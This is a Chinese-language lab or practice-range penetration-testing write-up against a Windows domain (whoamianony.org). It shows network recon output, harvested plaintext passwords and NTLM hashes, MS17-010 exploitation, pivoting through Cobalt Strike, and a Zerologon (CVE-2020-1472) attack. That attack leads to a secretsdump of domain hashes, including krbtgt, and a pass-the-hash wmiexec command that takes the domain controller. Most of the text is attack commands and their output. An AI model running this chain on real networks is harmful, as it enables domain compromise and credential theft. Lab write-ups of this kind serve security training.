


发现双网卡，通192.168.93.0/24，发现域whoamianony.org


```
Interface 22
==========
Name          : Npcap Loopback Adapter
Hardware MAC  : 02:00:4c:4f:4f:50
MTU           : 1500
IPv4 Address  : 169.254.129.186
IPv4 Netmask  : 255.255.0.0
IPv6 Address  : fe80::b461:ccad:e30f:81ba
IPv6 Netmask  : ffff:ffff:ffff:ffff::

Interface 23
==========
Name          : Intel(R) PRO/1000 MT Network Connection #2
Hardware MAC  : 00:0c:29:1b:51:c8
MTU           : 1500
IPv4 Address  : 192.168.93.20
IPv4 Netmask  : 255.255.255.0
IPv6 Address  : fe80::b043:388d:c360:f920
IPv6 Netmask  : ffff:ffff:ffff:ffff::
```

```
C:\Windows\system32>ipconfig /all
ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : PC1
   Primary Dns Suffix  . . . . . . . : whoamianony.org
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : whoamianony.org
                                       mshome.net
```


然后发现msf有点玩不明白，因为主机出网，换cs



获取域用户账号密码



横向发现192.168.93.30，40


日志X | 监听器X | Beacon 192.168.93.20@1628 X | 凭据信息X


user	password	realm	note
bunny	Bunny2021	WHOAMIANONY.ORG	
bunny	cc567d5556030b7356ee4915ff098c8f	WHOAMIANONY	
Administrator	Whoami2021	WHOAMIANONY.ORG	
bunny	Bunny2021	WHOAMIANONY	
Administrator	Whoami2021	WHOAMIANONY	
Administrator	ab89b1295e69d353dd7614c7a3a80cec	WHOAMIANONY	

确定域控为192.168.93.30，40为域内另一台主机，存在ms17010

用20做代理，先打一下40

成功获取主机权限，但发现其不出网，所以用20做中转上线cs






下一步打域控，用到漏洞CVE-2020-1472

利用工具地址

https://github.com/VoidSec/CVE-2020-1472




```
python3 secretsdump.py whoamianony/DC\$@192.168.83.30 -no-pass
```

Administrator:500:aad3b435b51404eeaad3b435b51404ee:ab89b1295e69d353dd7614c7a3a80cec:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:6be58bfcc0a164af2408d1d3bd313c2a:::
whoami:1001:aad3b435b51404eeaad3b435b51404ee:ab89b1295e69d353dd7614c7a3a80cec:::
whoamianony.org\bunny:1112:aad3b435b51404eeaad3b435b51404ee:cc567d5556030b7356ee4915ff098c8f:::
whoamianony.org\moretz:1115:aad3b435b51404eeaad3b435b51404ee:ba6723567ac2ca8993b098224ac27d90:::
DC

```
proxychains wmiexec.py -hashes aad3b435b51404eeaad3b435b51404ee:ab89b1295e69d353dd7614c7a3a80cec whoamianony/administrator@192.168.93.30
```

获取域控权限